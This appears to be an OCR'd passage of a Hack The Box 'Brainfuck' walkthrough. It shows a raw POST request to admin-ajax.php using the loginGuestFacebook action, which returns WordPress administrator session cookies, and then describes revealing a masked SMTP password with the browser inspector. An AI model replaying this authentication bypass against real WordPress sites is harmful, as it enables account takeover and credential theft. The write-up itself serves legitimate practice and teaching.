


Directory listing for /

- brainfuck_scan
- exploit.html

When we click our exploit page it shows the username and login button. We can hit login and use Nmap to view the traffic:





Send this POST request to repeater we can view the Server's response, which sets the administrator cookie within our browser. Now we can access any webpage as the administrator:

Request

Pretty Raw Hex


```
1 POST /wp-admin/admin-ajax.php HTTP/1.1
2 Host: brainfuck.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 58
9 Origin: http://localhost
0 Referer: http://localhost/
1 Upgrade-Insecure-Requests: 1
2 Sec-Fetch-Dest: document
3 Sec-Fetch-Mode: navigate
4 Sec-Fetch-Site: cross-site
5 Sec-Fetch-User: ?1
6 Te: trailers
7 Connection: close
8
9 username=administrator&email=sth&action=
  loginGuestFacebook
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.10.0 (Ubuntu)
3 Date: Wed, 01 Feb 2023 20:52:50 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Robots-Tag: noindex
7 X-Content-Type-Options: nosniff
8 Expires: Wed, 11 Jan 1984 05:00:00 GMT
9 Cache-Control: no-cache, must-revalidate, max-age=0
10 X-Frame-Options: SAMEORIGIN
11 Set-Cookie:
   wordpress_sec_4a881878556bfa5bb532816568f34de7=
   administrator%7C1675457570%7CSGXCAvcuLS61N729QIwIvCZYN
   SqjLWr0OiqubWw3cEf%7C79709c67296d21abcae3b562a3b5d9634
   5e5131b889d3c6981d74390fd6a54d5;
   path=/wp-content/plugins; secure; HttpOnly
12 Set-Cookie:
   wordpress_sec_4a881878556bfa5bb532816568f34de7=
   administrator%7C1675457570%7CSGXCAvcuLS61N729QIwIvCZYN
   SqjLWr0OiqubWw3cEf%7C79709c67296d21abcae3b562a3b5d9634
   5e5131b889d3c6981d74390fd6a54d5; path=/wp-admin;
   secure; HttpOnly
13 Set-Cookie:
   wordpress_logged_in_4a881878556bfa5bb532816568f34de7=
   administrator%7C1675457570%7CSGXCAvcuLS61N729QIwIvCZYN
   SqjLWr0OiqubWw3cEf%7Cc968e1bcf225f2f1c564ab5f5bd4b9995
   7236fa9ed0b291d1288d0aad353540f; path=/; secure;
   HttpOnly
14 Content-Length: 0
15
16
```


Going back to brainfuck.htb reveals that we are logged in as administrator:




After looking around I noticed that administrator had limited privileges so lets try again as admin:




Now we can look around. going to the Users tab we find an Email account. Under the Settings > Easy WP SMTP Settings we can find an SMTP username and masked password:





Using the inspect tool we can view the unmasked password:






